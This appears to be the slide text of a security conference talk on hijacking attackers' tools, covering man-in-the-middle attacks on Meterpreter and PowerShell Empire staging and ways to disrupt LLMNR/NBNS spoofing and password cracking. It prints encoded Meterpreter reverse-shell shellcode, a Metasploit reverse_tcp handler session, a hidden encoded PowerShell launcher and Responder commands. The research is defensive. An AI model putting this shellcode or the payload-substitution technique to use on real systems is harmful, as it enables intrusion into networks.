



# **They're Coming for Your Tools!**

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Exploiting Design Flaws  
for  
Active Intrusion Prevention



# Speaker Background

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Part of Optiv's Research Practice

Former ISS X-Force Penetration Tester

Malware Researcher



# What Are We Doing?

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We are targeting design flaws in common attack tools and methodologies for intrusion prevention, because:

- Attackers often use popular software and attack techniques
- These software packages and techniques exhibit vulnerabilities
- We can safely go much further than current IDS/IPS solutions with little cost

# Hey, **Blue** and **Red** Teams!



- You can exploit design flaws for intrusion prevention!
- (Proactive responses are possible!)



- Your attack tools are an attack surface!
- (Steal other people's shells!)



# What Are We Doing?

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Strategies demonstrated today:

- MiTM against insecure command and control
  - Meterpreter
  - Powershell Empire
  - Much much more...
- Countermeasures against brute-force password recovery
  - NBNS/LLMNR Spoofing
  - WPA2 PSK Recovery

# How We Are Doing It:

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- We have POCs!
- All Salad Project POCs together take less than 200K of memory



**Your "Next Gen"  
security appliance!**



# Targeting Command and Control Staging

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- Mass-market C2 is really difficult
- MiTM attacks against Command and Control Channels are possible



Payload Length



Payload



Meterpreter Control Channel







Payload Length



Response Payload

Payload



Reverse Shell



# Configuration File for Meterpreter MiTM

```
<sig>
  <name>MS Windows 64bit METERPRETER reverse shell</name>
  <direction>forward</direction>
  <trigger>%2f%26%12%00%00%00</trigger>
  <rtype>string</rtype>
  <response>%fc%48%83%e4%f0%e8%c0%00%00%00%41%51%41%50%52%51%56%48%31%d2%6
5%48%8b%52%60%48%8b%52%18%48%8b%52%20%48%8b%72%50%48%0f%b7%4a%4a%4d%31%c9%48%31%
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24%18%c6%00%68%48%89%e6%56%50%41%50%41%50%41%50%49%ff%c0%41%50%49%ff%c8%4d%89%c1
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5%bb%f0%b5%a2%56%41%ba%a6%95%bd%9d%ff%d5%48%83%c4%28%3c%06%7c%0a%80%fb%e0%75%05%
bb%47%13%72%6f%6a%00%59%41%89%da%ff%d5</response>
</sig>
```

# Meterpreter MiTM (What We See)

```
#  
# grep console rules.xml  
    <console>192.168.1.193</console>  
#  
# nohup ./shove -c ./rules.xml -i eth0 &
```

# Meterpreter MiTM (What THEY See)

```
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!
```

```
      =[ metasploit v4.14.13-dev ]  
+ -- ---[ 1641 exploits - 945 auxiliary - 289 post ]  
+ -- ---[ 473 payloads - 40 encoders - 9 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[msf > use exploit/multi/handler  
[msf exploit(handler) > set Payload windows/x64/meterpreter/reverse_tcp  
Payload => windows/x64/meterpreter/reverse_tcp  
[msf exploit(handler) > set LHOST 192.168.1.192  
LHOST => 192.168.1.192  
[msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
[msf exploit(handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.192:4444  
[*] Starting the payload handler...  
□
```




# Targeting C2 Staging

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- Powershell Empire staging is also vulnerable
- Version 1.6 uses XOR for payload “encryption”
- Version 2.0 uses RC4 with known plaintext
- Both are vulnerable



# How Empire Works



# Powershell Empire MiTM Summarized

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## Step 1) Intercept an instance of staging

- The part that happens after

```
“powershell.exe -NoP -sta -NonI -W Hidden -Enc  
WwBTAHkAUwB0AEUATQAUAE4ARQB0AC4AUwBIAFIAVgBpAGMARQ...”
```

## Step 2) Repackage the payload

- XOR key recovery with frequency analysis for 1.6
  - Limited key space and hints about plaintext help us!
- XOR RC4 cipher stream with known python plaintext for 2.0
  - Keystream  $\oplus$  Known Python Script = Original Payload
  - Known Python Script  $\oplus$  Original Payload = Keystream
  - Keystream  $\oplus$  OUR SCRIPT = New Payload


## Step 3) MiTM

# What We See

```
jventura — ssh console@192.168.1.229 — 80x24
[# cat example.ps1
add-type -AssemblyName microsoft.VisualBasic
add-type -AssemblyName System.Windows.Forms
Calc
start-sleep -Milliseconds 500
[Microsoft.VisualBasic.Interaction]::AppActivate("c:\Windows\SysWOW64\calc.exe")
[System.Windows.Forms.SendKeys]::SendWait("31337")
#
[# ./ewok.salad -u http://192.168.1.192/wicket.asp -s hMeUGtyL5ZkgSk5u84yJTB5/xqc
= -t ./KnownPlaintext.txt -p ./example.ps1 -v -i eth0
assuming we are using RC4
modifying session key for Python
sending payload to 192.168.1.206
█
```



# What The Attacker Sees



# DoublePulsar/Fuzzbunch

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Countercept has informative content:

- <https://github.com/countercept/doublepulsar-detection-script/>
- Just detect it, and point the client at it



**D.A.R.E.**<sup>®</sup>




# Cobalt Strike

- Multiple staging options
- Data integrity checks
- <https://blog.cobaltstrike.com/2016/06/22/talk-to-your-children-about-payload-staging/>

# Disrupting Password Cracking



Inserting bogus hashes makes real ones harder to find and crack




# Targeting LLMNR/NBNS Attacks

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- LLMNR/NBNS based MiTM attacks are very common and very effective
- Laurent Gaffie's "Responder" is really effective
- Attackers announce their presence on the network
- Detection and disruption are possible







# Targeting LLMNR/NBNS Attacks

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```
[#  
# ./antisponder.salad -d "log hash" -u usernames.txt -t 10 -v
```



# Targeting LLMNR/NBNS Attacks

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```
# ./Responder.py -I eth0 -wrf
```

# Targeting LLMNR/NBNS Attacks

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```
#  
# ./Responder.py -I eth0 -wrf
```

